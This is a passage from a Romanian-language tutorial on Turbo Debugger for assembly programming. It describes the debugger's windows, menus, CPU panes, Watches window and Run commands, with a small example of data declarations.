Fiecare fereastră deschisă la un moment dat este numerotată în colţul dreapta-sus. Deplasarea între ferestre se efectuează cu ajutorul comenzii **Window | Next (F6)**, sau se poate selecta direct o anumită fereastră prin combinaţia de taste **Alt+<numărul ferestrei>**. La un moment dat, din mulţimea de ferestre deschise, o singură fereastră este activă (este situată deasupra celorlalte). Deplasarea între ferestre realizează de fapt activarea unei noi ferestre.

Fiecare fereastră deschisă poate fi gestionată individual în cadrul ferestrei TD. Descrierea operaţiilor de gestiune a acestora va fi efectuată în paragraful 1.5.5.

Din meniul **View** pot fi vizualizate următoarele tipuri de ferestre:

Module...
Ferestrele de acest tip conţin codul sursă al unui modul care face parte din programul curent depanat. La selectarea opţiunii **View | Module** se deschide o fereastră de dialog pentru ca utilizatorul să aleagă modulul pentru care să fie deschisă o nouă fereastră.

File...
Se permite ca la un moment dat să existe deschisă o fereastră în cadrul căreia să fie afişat conţinutul unui fişier (asm, txt, bat, map sau de un alt tip), ales dintr-o fereastră de dialog de către utilizator. Acest fişier poate fi vizualizat în format ASCII sau în format hexa (vezi opţiunea **Display as Ascii / Hex** din meniul local al ferestrei).

Breakpoints
Conţine punctele de întrerupere care au fost deja setate. Despre aceste puncte de întrerupere se va discuta în secţiunea 1.5.10.

Stack
În această fereastră se afişează starea curentă a stivei din punct de vedere al apelurilor de rutine efectuate. Rutina care a fost apelată mai întâi este prima de jos din listă, iar deasupra acesteia apar rutinele în ordinea în care au fost apelate. Prima rutină din listă este rutina în care se găseşte pe moment execuţia programului. În meniul local al acestei ferestre există două opţiuni:

Inspect (Ctrl+I) – provoacă vizualizarea ferestrei modul în care se găseşte codul rutinei respective, iar cursorul este poziţionat pe o linie din cadrul acesteia

Locals (Ctrl+L) – deschide o fereastră divizată în două panouri, care conţin simboluri definite în program (nume de variabile globale, numele rutinelor, precum şi simboluri specifice mediului), respectiv variabilele locale şi argumentele rutinei.

Log
Această fereastră conţine jurnalul de mesaje: o listă de mesaje şi informaţii generate în timpul lucrului cu TD.

Watches
Conţine o listă de variabile, adăugate de către utilizator, pentru a le fi afişată în orice moment valoarea curentă.

Variables
O fereastră **Variables** conţine în cadrul a două panouri variabilele disponibile în momentul respectiv în program şi valorile acestora: în panoul superior sunt afişate variabilele globale, iar în panoul inferior se găseşte lista variabilelor locale funcţiei, respectiv modulului curent.

CPU
Această fereastră este printre cele mai utile în contextul programării în limbaj de asamblare, în cadrul unei operaţii de depanare. Fereastra CPU afişează starea curentă a CPU (unitatea de prelucrare centrală a calculatorului): instrucţiuni maşină dezasamblate, conţinutul regiştrilor CPU, starea flag-urilor, stiva şi conţinutul unei zone de memorie ca şir de octeţi, în format hexazecimal. Asupra acestor date se va reveni în secţiunea 1.5.7.

Dump, Registers
Aceste ferestre prezintă un conţinut şi un comportament similar cu al panourilor corespunzătoare din fereastra CPU (vezi secţiunea 1.5.7.).

Numeric processor
Afişează starea curentă a coprocesorului matematic, în cazul în care există acesta sau un emulator. Fereastra este împărţită în trei panouri, în care sunt vizualizate: conţinutul regiştrilor, starea flag-urilor, respectiv valorile flag-urilor de control.

Execution history
Această fereastră conţine în panoul de sus cod asamblare şi cod sursă pentru programul care este depanat, înainte de ultima linie executată. Astfel, se poate reveni cu execuţia la linii executate până acum. Panoul de jos conţine date despre poziţiile pe unde s-a trecut cu trasare şi pe unde cu stepping, linia sursă pentru instrucţiunea care trebuie să se execute şi numărul liniei sursă.

Hierarchy
Această fereastră conţine o ierarhie arborescentă a tuturor claselor obiectelor utilizate de modulul curent, precum şi relaţiile dintre ele (în cazul modulelor scrise în limbaje care permit definirea de clase de obiecte). În unul din panouri se găseşte lista claselor definite în modul, iar într-un alt panou al ferestrei este figurată relaţia dintre clase (dacă e cazul). Dacă între clase avem o relaţie de moştenire, aceasta este reprezentată ca arbore.

Windows messages
Fereastra conţine o listă a ferestrelor unui program Windows, precum şi un fişier al mesajelor generate în timpul depanării. Această fereastră se vizualizează numai în cazul depanării unui program Windows.

Clipboard
Conţinutul ferestrei Clipboard depinde de operaţiile efectuate cu memoria clipboard. Dacă, de exemplu, se copiază în clipboard elementul pe care se găseşte cursorul în fereastra modul (vezi opţiunea **Edit | Copy**), acel element este adăugat în fereastra Clipboard.

Another >
Selectarea acestei opţiuni permite deschiderea unei dubluri pentru trei dintre tipurile de ferestre descrise până în acest moment:

Module... – se efectuează deschiderea unei alte ferestre modul, permiţând astfel vizualizarea în paralel a codului sursă conţinut în mai multe module.

Dump – deschiderea mai multor ferestre Dump permite urmărirea unei zone mai întinse de memorie în acelaşi timp, decât ne permite o singură fereastră.

File... – facilitează afişarea în acelaşi timp a conţinutului mai multor fişiere; acestea nu trebuie să conţină neapărat cod sursă în limbaj de asamblare.

Fereastra Inspector

O asemenea fereastră vizualizează adresa şi valoarea unei variabile, valoarea dintr-un registru sau valoarea unei expresii date de utilizator. În acelaşi timp pot fi deschise câte o fereastră pentru fiecare element pentru care se solicită afişarea valorii curente. În fiecare astfel de fereastră se găsesc trei informaţii: tipul elementului (adresa unei variabile, registru, constantă), dimensiunea şi valoarea memorată la adresa respectivă sau obţinută în urma evaluării expresiei date. O fereastră de inspectare mai poate fi deschisă cu ajutorul comenzii **Data | Inspect...**

În figura 1.2. sunt vizualizate trei ferestre de inspectare: pentru o variabilă de memorie (suma) se afişează adresa, tipul şi valoarea curentă, unui element de tip registru (CX în exemplul discutat) îi sunt vizualizate dimensiunea şi valoarea, iar pentru o expresie introdusă (de exemplu sirS[0]+sirS[1]) se afişează tipul şi valoarea la care a fost evaluată.

Fig. 1.2. Diferite ferestre de tip **Inspector**: pentru elemente variabilă, registru, respectiv expresie

1.5.4.3. Statusbar

Unele din opţiunile din meniurile pulldown au asociate taste funcţionale sau combinaţii care includ una din acestea. De aceea, pentru a activa o astfel de opţiune, este suficient a utiliza tasta, respectiv combinaţia de taste respectivă. Opţiunile care au asociată o tastă funcţională apar şi

într-o porţiune în partea inferioară a ferestrei TD, după cum se poate observa în figura 1.3.




Fig. 1.3. Tastele funcţionale şi comanda asociată fiecăreia

Dacă se ţine apăsată tasta **Alt**, această porţiune a ferestrei conţine combinaţiile de taste disponibile care implică utilizarea acestei taste împreună cu o tastă funcţională. În mod analog, apăsarea continuă a tastei **Ctrl** are ca efect vizualizarea în această porţiune a ferestrei a combinaţiilor de taste **Ctrl+<litera cheie>**. O asemenea combinaţie este asociată opţiunii din meniul local al ferestrei active în acel moment, căreia îi corespunde litera cheie respectivă.

De asemenea, în statusbar, la activarea unui meniu al TD şi plimbarea cursorului peste elementele meniului, se afişează o scurtă descriere a opţiunii sau comenzii pe care se găseşte cursorul în acel moment, fapt care se poate observa în figura 1.1.

1.5.4.4. Meniuri locale

Meniul TD este dependent de context în sensul că în oricare moment se cunoaşte care este fereastra activă si, dacă fereastra respectivă este divizată în mai multe panouri, se cunoaşte care este panoul activ. De exemplu, la selectarea unui text dintr-o fereastră modul şi tastarea combinaţiei **Ctrl+I**, se caută textul selectat în tabela de simboluri, şi, dacă este găsit, se deschide o fereastră de inspectare a valorii reprezentate prin simbolul respectiv. Dacă oricare alt tip de fereastră este activ, nu avem la dispoziţie efectuarea acestei operaţii. Un alt exemplu este legat de meniurile locale: combinaţia de taste **Alt+F10** activează un meniu local al ferestrei active. Poziţionarea şi conţinutul fiecărui astfel de meniu depinde de fereastra, respectiv panoul activ în acel moment. Deşi două meniuri locale pot să conţină aceleaşi opţiuni, este posibil ca efectul acestora să fie diferit.

După cum s-a menţionat mai sus, o combinaţie de taste de forma **Ctrl+<litera cheie>**, unde **<litera cheie>** este caracterul scos în evidenţă în denumirea elementului din meniul local, are ca efect tocmai selectarea / execuţia opţiunii / comenzii respective.

1.5.4.5. Ferestre de dialog

Ferestrele de dialog sunt ferestre care conţin controale de interacţiune directă cu utilizatorul care efectuează depanarea, precum câmpuri – în care se solicită utilizatorului introducerea unui text de la tastatură, liste – din care se permite selectarea unui element, butoane radio sau check-box-uri – pentru activarea sau dezactivarea anumitor opţiuni.

1.5.4.6. Liste cu istoric

În ideea în care un utilizator trebuie să introducă de la tastatură un anumit text într-un câmp al unei ferestre de dialog, majoritatea acestora ţin minte un istoric a ceea ce a tastat deja utilizatorul în dialogurile anterioare, pentru a-l scuti de repetarea introducerii aceluiaşi text.

1.5.4.7. Macrouri

Un macro este o tastă asociată unei succesiuni de comenzi date de la tastatură. Crearea de macrouri este practică atunci când utilizatorul repetă succesiunea de comenzi respectivă, astfel având posibilitatea de a obţine acelaşi efect prin apăsarea unei singure taste.

1.5.4.8. Ecranul utilizator

În situaţia în care programul include operaţii de intrare / ieşire, acestea sunt efectuate în ecranul utilizator. Aici este pus la dispoziţie cursorul pentru operaţiile de citire de la tastatură, şi tot în acest ecran sunt efectuate tipăririle unor rezultate ale programului curent. Pentru a activa acest ecran, se selectează opţiunea **Window | User screen (Alt+F5)**. Revenirea în fereastra TD se poate realiza cu oricare tastă.

1.5.5. Gestiunea ferestrelor. Meniul Window

Comenzile de gestionare a ferestrelor ce aparţin de TD se găsesc în meniul **Window**. Pentru majoritatea comenzilor corespunzătoare operaţiilor ce pot fi efectuate asupra ferestrelor sunt specificate taste funcţionale sau combinaţii de taste. Comenzile care pot fi lansate din meniul **Window** sunt:

Zoom (F5) – este o comandă duală: provoacă maximizarea unei ferestre în cadrul TD, respectiv restaurarea dimensiunii unei ferestre maximizate.

Next (F6) – permite deplasarea în cadrul mulţimii de ferestre deschise, altfel spus – activarea unei alte ferestre.

Next pane (Tab) – în cadrul unei ferestre divizată în panouri, efectuează deplasarea în cadrul acestor subdiviziuni.

Size/move (Ctrl+F5) – face ca fereastra curentă să fie disponibilă pentru operaţii de modificare a dimensiunii şi pentru operaţii de schimbare a poziţiei în cadrul ferestrei TD. După execuţia acestei comenzi, cu ajutorul tastelor direcţionale, se permite modificarea poziţiei, iar cu o combinaţie de forma **Shift+<tasta_direcţională>** se modifică dimensiunile. Se tastează **Enter** pentru a încheia operaţia curentă asupra ferestrei.

Iconize/restore – această comandă permite minimizarea ferestrei curente în cadrul mediului TD, respectiv refacerea unei ferestre la dimensiunea anterioară minimizării.

Close (Alt+F3) – închide fereastra curentă. Dacă sunt deschise mai multe ferestre **Inspector**, toate aceastea vor fi închise la execuţia unei singure asemenea comenzi.

Undo close (Alt+F6) – redeschide ultima fereastră închisă.

User screen (Alt+F5) – permite vizualizarea ecranului utilizator.

Tot în meniul **Window** sunt menţionate toate ferestrele deschise în momentul respectiv, împreună cu numărul cu care este etichetată fiecare dintre ele. Selectarea unei ferestre din această listă este o altă modalitate de a activa o anumită fereastră.

1.5.6. Gestiunea parametrilor TD. Meniul Options

În acest meniu se permite stabilirea valorilor unor parametri care controlează modul de operare al TD. Elementele meniului sunt:

Language... – permite alegerea limbajului folosit pentru evaluarea expresiilor. Sunt puse la dispoziţie patru opţiuni: *Source*, *C*, *Pascal* şi *Assembler*. Alegerea opţiunii *Source* face ca expresiile să fie evaluate după regulile specifice limbajului în care este scris codul sursă curent. Dacă TD nu recunoaşte limbajul respectiv, atunci se aplică regulile de la nivelul limbajului de asamblare.

Macros ➤ – afişează un meniu secundar în care se găsesc comenzi de gestiune a macrourilor. Pentru crearea unui macro se solicită apăsarea unei taste, apoi începe automat înregistrarea succesiunii de comenzi date de utilizator. La executarea comenzii **Stop recording (Alt+-)** din acelaşi meniu, se salvează asocierea dintre tasta iniţială şi succesiunea de comenzi. Din acel moment, utilizarea acelei taste va fi echivalentă cu execuţia comenzilor memorate.

Display options... – permite stabilirea unor parametri de afişare a ferestrei TD.

Path for source... – solicită introducerea căii către un director în care să se caute fişiere sursă.

Save options... – permite salvarea configuraţiei curente a ferestrei TD într-un fişier pe disc (mod de afişare, macrouri ş.a.m.d.). În mod implicit, salvarea se efectuează într-un fişier TDCONFIG.TD din directorul curent.

Restore options – reface opţiunile TD dintr-un fişier de configurare (vezi comanda **Save options**).

1.5.7. Fereastra CPU

În această fereastră se afişează starea curentă a CPU: instrucţiuni maşină dezasamblate, conţinutul regiştrilor CPU, starea flag-urilor, stiva şi conţinutul unei zone de memorie, ca şir de octeţi, în format hexazecimal. Toate aceste informaţii se găsesc organizate în cele cinci panouri ale ferestrei şi implicit depind de poziţia în care se găseşte cursorul în fereastra modul activă. În linia de titlu a ferestrei CPU se afişează tipul procesorului de care dispune maşina locală.

După cum s-a văzut până în acest moment, deplasarea în cadrul panourilor se poate efectua cu ajutorul tastei **Tab** sau a combinaţiei **Shift+Tab**, care efectuează deplasarea în sens opus deplasării cu tasta **Tab**. La un moment dat, un singur panou este cel curent. La nivelul fiecărui panou se poate activa un meniu local propriu cu ajutorul combinaţiei de taste **Alt+F10**.

Conţinutul, rolul şi modul de lucru în cadrul panourilor ferestrei CPU sunt descrise în continuare.

1.5.7.1. Panoul de cod

Panoul de cod (Code Pane) se găseşte în partea stânga-sus a ferestrei CPU şi conţine instrucţiunile dezasamblate ale programului încărcat. Dacă programul curent a fost scris într-un limbaj de nivel înalt şi conţine informaţii de depanare, atunci alături de instrucţiunile dezasamblate se pot găsi instrucţiunile din fişierul sursă cărora le corespund.

Dacă linia de cod din fişierul sursă conţine o etichetă, atunci în panoul de cod apare această etichetă prefixată de numele modulului în care este definită. Pentru o linie a panoului de cod care conţine o instrucţiune, linia corespunzătoare din panoul de cod conţine în partea stângă adresa instrucţiunii la care se găseşte încărcat în memorie codul instrucţiunii respective, sub forma *segment:offset*. Adresa de segment apare în format hexazecimal sau sub numele registrului CS, în cazul în care valoarea din CS coincide cu adresa de segment a instrucţiunii. În continuare se poate observa reprezentarea în cod maşină a instrucţiunii, urmată de instrucţiunea respectivă, aşa cum a fost scrisă în codul sursă. Dacă instrucţiunea în cauză este o instrucţiune JMP sau CALL şi este posibilă determinarea direcţiei de deplasare după execuţia acesteia, după instrucţiune apare sensul deplasării (↓ sau ↑).

Implicit, grupul de instrucţiuni (consecutive în codul sursă) care sunt afişate în panoul de cod conţine instrucţiunea de la adresa CS:IP (instrucţiunea care urmează a fi executată). Aceasta este marcată de un simbol "➢" între adresa şi codul în limbaj maşină corespunzătoare instrucţiunii respective. Dacă în cadrul ferestrei CPU este activ panoul de cod, se poate efectua o deplasare în cadrul liniilor afişate, această deplasare neavând nici o influenţă asupra execuţiei programului sau instrucţiunii indicate de CS:IP. Linia evidenţiată în panoul de cod ne dă poziţia cursorului în cadrul unei asemenea deplasări.

În figura 1.4. se pot observa câteva elemente dintr-o fereastră CPU menţionate mai sus: panourile de cod, de regiştri, de flag-uri, de date, respectiv panoul de stivă. În panoul de cod este marcată instrucţiunea care urmează a fi executată (vezi valoarea registrului IP în panoul de regiştri). Se observă, de asemenea, linia curentă indicată de cursorul panoului de cod. Un alt aspect evidenţiat este reprezentarea etichetei repeta, care apare în format #nume_modul#nume_etichetă.

Meniul local al panoului de cod ne pune la dispoziţie următoarele comenzi:

Goto... – permite poziţionarea cursorului la o adresă dată de utilizator. Aceasta poate avea orice valoare validă: poate fi din cadrul programului (de exemplu: cs:0014h), sau din afara programului (orice adresă din memorie), oferindu-se astfel posibilitatea de a examina cod din zonele BIOS ROM, din DOS sau din diferite programe rezidente. Dacă se menţionează o adresă dintr-o zonă de memorie în care s-au definit date (de exemplu: DS:0000), conţinutul găsit se interpretează ca fiind cod în limbaj maşină şi afişat ca atare.

Origin – permite poziţionarea cursorului la adresa curentă dată de CS:IP

Follow – această comandă este utilizată pentru o instrucţiune pe care este poziţionat cursorul, de tip CALL, JMP, INT sau de salt condiţionat. Efectul acesteia este poziţionarea cursorului pe instrucţiunea căreia instrucţiunea de salt i-ar da controlul în situaţia în care s-ar efectua saltul.




Fig. 1.4. Fereastră CPU; se pot observa panourile de cod, de regiştri, de flag-uri, de stivă, respectiv de date.

Caller – are ca şi efect poziţionarea cursorului pe instrucţiunea care reprezintă apelul rutinei de tratare a întreruperii sau rutinei curente. Această comandă nu funcţionează dacă la apel s-au pus în stivă date, deoarece astfel nu se cunoaşte adresa de revenire.

Previous – această comandă permite deplasarea cursorului pe linia marcată înainte de execuţia ultimei comenzi de tipul **Goto**, **Origin**, **Follow** sau **Caller**.

Search... – solicită într-un prim pas o instrucţiune în limbaj de asamblare sau un şir de octeţi. Acest element se va căuta în memorie şi o căutare cu succes duce la poziţionarea cursorului pe linia în care a fost găsit.

View source – deschide sau activează fereastra modul în care se găseşte codul sursă corespunzător liniilor din panoul de cod. În fereastra modul, simbolul "**>**" indică instrucţiunea curentă în procesul de execuţie.

Mixed – permite schimbarea formatului de afişare a instrucţiunilor în panoul de cod:

Yes – este afişată fiecare linie din codul sursă, urmată de setul de instrucţiuni dezasamblate corespunzătoare acelei linii. Opţiunea este setată implicit astfel pentru programe scrise în limbaj de nivel înalt.

No – sunt afişate numai instrucţiunile dezasamblate, nu şi cod sursă.

Both – liniile ce conţin instrucţiuni dezasamblate, care au un corespondent similar ca şi instrucţiune în codul sursă, sunt înlocuite de instrucţiunea din codul sursă. În general se utilizează această metodă la depanarea programelor scrise în limbaj de asamblare. Implicit, pentru module scrise în limbaj de asamblare, opţiunea **Mixed** este setată pe această valoare.

New cs:ip – încarcă regiştrii CS şi IP cu valorile date de adresa instrucţiunii pe care se găseşte cursorul. Această comandă este în general folosită atunci când se doreşte saltul peste o porţiune de cod, fără a executa nici o instrucţiune din codul respectiv. Se cere mare atenţie la utilizarea acestei comenzi: dacă se modifică CS:IP cu o valoare unde stiva se va găsi (ar trebui să se găsească) într-o alta stare, saltul peste codul în care se modifică starea stivei duce mai mult ca sigur la funcţionarea eronată a programului.

Assemble... – după lansarea acestei comenzi, se solicită o instrucţiune care să fie asamblată în locul instrucţiunii pe care se găseşte cursorul. Această operaţie se poate efectua şi numai prin tastarea directă a comenzii respective (este acţiunea implicită în tabloul de cod).

I/O > – permite citirea sau scrierea unei valori (de dimensiune un octet sau un cuvânt) de la / la porturile de intrare / ieşire, în funcţie de opţiunea selectată în continuare din submeniul acestei comenzi. Comenzile grupate în meniul **I/O** trebuie utilizate cu foarte mare grijă deoarece unele dispozitive de intrare / ieşire consideră citirea porturilor asociate lor ca un eveniment important, urmat de diferite efecte.

1.5.7.2. Panoul de regiştri. Panoul de flag-uri

Panoul de regiştri conţine perechi de forma *<registru, valoare>*. Regiştrii figuraţi aici sunt regiştrii generali, index, de bază, de segment, respectiv registrul IP, iar valorile conţinute de către aceştia sunt afişate în format hexazecimal.

Comenzile meniului local al acestui panou se aplică registrului curent selectat. Aceste comenzi sunt:

Increment – incrementează valoarea din registrul curent cu valoarea 1.
Decrement – decrementează valoarea din registrul curent cu valoarea 1.
Zero – setează valoarea registrului curent la valoarea 0.
Change... – activează o fereastră de dialog în care se cere introducerea unei valori ca şi nou conţinut al registrului respectiv.
Registers 32 bit – este opţiunea pentru afişarea regiştrilor pe 32 biţi în cazul în care este setată la valoarea *Yes*, sau doar a regiştrilor pe 16 biţi, dacă e setată la valoarea *No*.

În panoul de flag-uri sunt afişate stările a opt din cei nouă indicatori utilizaţi în registrul de flag-uri, respectiv CF, ZF, SF, OP, PF, AF, IF şi DF. Singura comandă din meniul local al panoului este:

Toggle – modifică starea indicatorului curent selectat: dacă a fost 0, devine 1, respectiv – dacă a fost 1, devine 0. Tastarea lui **Enter** este echivalentă cu aplicarea modificării pentru indicatorul curent.

Conţinutul ferestrei **Registers** este echivalent cu informaţiile din panourile de regiştri şi de flag-uri.

1.5.7.3. Panoul de stivă

În panoul de stivă se găseşte afişat o parte din conţinutul stivei. În cadrul unei linii se găseşte o adresă din stivă sub forma *ss:offset*, urmată de cuvântul de la adresa respectivă.

Comenzile meniului local sunt:

Goto... – solicită o adresă din stivă (sub forma *ss:offset* sau *offset*) pentru a afişa conţinutul cuvântului de la adresa respectivă.

Origin – provoacă poziţionarea cursorului din panoul de stivă pe linia corespunzătoare adresei indicate de SS:SP (vârful curent al stivei).

Follow – se efectuează o deplasare în stivă la adresa (offset-ul) indicată de cuvântul din linia curentă a panoului. O situaţie în care îşi găseşte utilitatea această comandă este cea în care cuvântul din stivă reprezintă deplasamentul (în cadrul stivei) la care se găsesc memorate date al căror conţinut dorim să-l analizăm.

Previous – reface poziţia cursorului din panoul de stivă la poziţia anterioară execuţiei ultimei comenzi de tip **Goto**, **Origin** sau **Follow**.

Change... – solicită o valoare de tip cuvânt care să devină noua valoare a cuvântului care se găseşte în stivă la adresa indicată de cursor. Aceasta este comanda care se lansează implicit la tastarea unei asemenea valori.

1.5.7.4. Panoul de date

Prin intermediul panoului de date se permite examinarea conţinutului unei porţiuni oarecare din memorie. O linie din acest panou conţine, începând de la stânga, adresa (de început a) datelor afişate în acea linie, şi datele respective. Adresa este de forma *segment:offset*, unde segmentul este reprezentat printr-o valoare hexazecimală sau prin numele registrului DS sau ES, dacă adresa de segment coincide cu adresa conţinută în acest registru.

Conţinutul meniului local este:

Goto... – permite introducerea unei adrese care să indice o locaţie oarecare din memorie. Efectul este afişarea datelor care se găsesc în memorie începând de la această adresă, din prima linie a panoului.

Search... – solicită introducerea unui şir de octeţi care să fie căutat în memorie, în continuarea adresei curente la care se găseşte poziţionat cursorul. În cazul căutării cu succes, conţinutul zonei de memorie afişat este astfel schimbat încât primul octet căutat este afişat ca prim element al liniei curente.

Next – caută următoarea apariţie a şirului de octeţi dat la comanda **Search** anterioară.

Change... – permite modificarea conţinutului memoriei la poziţia indicată curent de cursor, cu o nouă valoare introdusă într-o fereastră de dialog. Dimensiunea zonei al cărei conţinut va fi modificată depinde de valoarea introdusă. De exemplu, dacă se introduce valoarea hexazecimală 12345678 şi afişarea se face la nivel de octeţi, se observă ca noile valori ale celor patru octeţi modificaţi sunt 78, 56, 34, respectiv 12.

Follow ➢ – deschide un submeniu cu următoarele opţiuni:

Near code – interpretează cuvântul pe care se găseşte poziţionat cursorul ca offset în segmentul de cod curent şi efectuează o poziţionare în panoul de cod la adresa *CS:noul_offset*.

Far code – interpretează dublu-cuvântul pe care se găseşte poziţionat cursorul ca adresă far (segment:offset) şi efectuează o poziţionare în panoul de cod la adresa astfel obţinută.

Offset to data – interpretează cuvântul pe care se găseşte poziţionat cursorul ca offset în segmentul de date curent (al cărui adresă este conţinută în DS sau ES) şi efectuează poziţionarea cursorului din panoul de date la începutul adresei *segmentul_date:noul_offset*.

Segment:offset to data – efectuează poziţionarea cursorului în cadrul panoului de date la adresa far citită din dublu-cuvântul pe care se găseşte poziţionat cursorul.

Base segment:0 to data – interpretează cuvântul pe care se găseşte poziţionat cursorul ca adresă de segment şi efectuează poziţionarea cursorului în cadrul panoului de date la adresa *noul_segment:0*.

Previous – această comandă are ca efect poziţionarea cursorului în acest panou la poziţia deţinută anterior de execuţia unei comenzi care a schimbat poziţia cursorului.

Display as ➢ – permite setarea modului de afişare a conţinutului zonei de memorie afişate în panoul de date, prin alegerea uneia din opţiunile:

Byte: afişare ca octeţi hexazecimali; echivalent pentru tipurile *byte* din Pascal, *char* din C.

Word: afişare ca şir de valori hexazecimale de dimensiunea unui cuvânt; echivalent pentru tipurile *word* din Pascal, *int* din C.

Long: afişarea datelor (în baza 16) se realizează sub formă de întregi pe 4 octeţi; echivalent pentru tipurile *longint* din Pascal, *long* din C.

Comp: afişare ca valori pe 8 octeţi; echivalent pentru tipul *comp* din Pascal.

Float: afişarea datelor se face ca valori reale pe 4 octeţi, folosind notaţia în virgulă mobilă; echivalent pentru tipurile *single* din Pascal, *float* din C.

Real: afişarea datelor se face ca valori reale pe 6 octeţi, folosind notaţia în virgulă mobilă; echivalent pentru tipul *real* din Pascal.

Double: afişarea datelor se face ca valori reale pe 8 octeţi, folosind notaţia în virgulă mobilă; echivalent pentru tipurile *double* din Pascal, *long double* din C, respectiv *QWORD* din limbajul de asamblare.

Extended: afişarea datelor se face ca valori reale pe 10 octeţi, folosind notaţia în virgulă mobilă; echivalent pentru tipurile *extended* din Pascal, *long double* din C, respectiv *TBYTE* din limbajul de asamblare.

Observaţie: Selectarea opţiunilor *Comp*, *Float*, *Real*, *Double*, *Extended* efectuează afişarea datelor ca valori în baza 10.

Block ➢ – este o comandă care permite gestionarea de blocuri de memorie. Deschide un submeniu cu comenzile:

Clear: solicită definirea unui bloc contiguu, prin introducerea adresei de început şi a lungimii, ca număr de octeţi. Setează toti octeţii din acest bloc la valoarea zero.

Move: solicită o adresă de început pentru blocul sursă, adresa de început pentru blocul destinaţie şi un număr de octeţi; are ca efect copierea din blocul sursă în blocul destinaţie al numărului de octeţi dat.

Set: solicită introducerea unui bloc definit prin adresa de început şi lungimea dată în octeţi, precum şi o valoare pe dimensiune un octet; are ca efect setarea fiecărui octet din bloc cu valoarea dată.

Read: se specifică un fişier, adresa de început a unui bloc şi un număr de octeţi; se copiază din acel fişier numărul dat de octeţi în blocul de memorie specificat.

Write: se specifică un fişier, adresa de început a unui bloc şi un număr de octeţi; se copiază în acel fişier numărul dat de octeţi din blocul specificat.

Informaţiile afişate, precum şi funcţionalităţile unei ferestre **Dump** coincid cu cele ale panoului de date.

Observaţie: Modificările efectuate cu ajutorul comenzilor prezentate mai sus nu sunt permanente. O reîncărcare ulterioară a programului curent sau a altui program duce la resetarea modificărilor efectuate. După cum se poate observa, aceste modificări au caracter local: ele sunt aplicate pentru a verifica pe moment o idee, verificare ce poate fi urmată de modificarea codului sursă, asamblarea modulelor, editarea de legături, şi reluarea operaţiei de depanare.

1.5.8. Fereastra Watches

În fereastra **Watches** se pot adăuga simboluri (variabile, regiştri) sau expresii pentru a urmări evoluţia valorilor lor pe parcursul efectuării operaţiei de depanare. Alături de fiecare element adăugat în această fereastră sunt afişate dimensiunea corespunzătoare şi valoarea la care este evaluat elementul respectiv.

De exemplu, fie simbolurile definite astfel în cadrul unui program:

```
sir1    DB    'abcd','xyz'
sir2    DB    'a','b',65
w       DW    0Ah
d       DD    12345678h
q       DQ    8
```

În figura 1.5. se poate observa conţinutul ferestrei **Watches**, dacă sunt urmărite simbolurile definite mai sus, şi conţinutul registrului AX.

```
sir1    byte [4] "abcd"
sir2    byte 'a' 97 (61h)
w       word 10 (Ah)
d       dword 305419896 (12345678h)
q       qword 0000000000000008
t       tbyte 00000000000000002005
AX      word 23019 (59EBh)
```

Fig. 1.5. Conţinut al ferestrei **Watches**

Meniul local al ferestrei **Watches** conţine următoarele comenzi:

Watch... – permite introducerea unui element a cărui valoare să fie urmărită în această fereastră. Deschiderea ferestrei de dialog se poate efectua şi prin tastarea lui **Enter**.
Edit... – deschide o fereastră în care se poate modifica elementul din linia curentă.
Remove – elimină din listă elementul pe care este poziţionat cursorul.
Delete all – produce golirea listei de elemente urmărite.
Inspect – deschide o fereastră **Inspect** pentru elementul curent selectat.
Change... – permite modificarea valorii curente a elementului curent selectat.

1.5.9. Urmărirea execuţiei unui program. Meniul Run

Până în acest moment au fost identificate câteva din instrumentele puse la dispoziţie de către TD pentru urmărirea unor secvenţe de cod, examinarea conţinutului regiştrilor, stivei, a unei porţiuni din memorie sau a variabilelor (simbolurilor) definite în codul sursă. Funcţionalitatea principală a TD rămâne urmărirea execuţiei unui program, tocmai pentru a permite operaţiile amintite anterior.

Comenzile legate de execuţia / depanarea programului sunt grupate în meniul **Run**. În continuare este descris efectul câtorva din aceste comenzi:

Run (F9) – oferă cel mai simplu mod de execuţie: execută instrucţiunile până la terminarea programului sau până la următorul punct de întrerupere.
Go to cursor (F4) – are ca efect execuţia instrucţiunilor de la linia curentă (cea indicată de CS:IP), până la linia pe care se găseşte cursorul fie în fereastra de modul, fie în fereastra CPU (panoul de cod). În general de alege această comandă atunci când nu ne interesează în detaliu execuţia fiecărei instrucţiuni dintr-o anumită porţiune a programului, dar dorim să continuăm parcurgerea pas cu pas având deja obţinute rezultatele execuţiei instrucţiunilor din porţiunea respectivă. În cazul în care cursorul se găseşte pe o linie deja executată, singurul efect este execuţia până la sfârşit a instrucţiunilor rămase a fi executate (nu se întoarce cu execuţia la o linie deja executată).
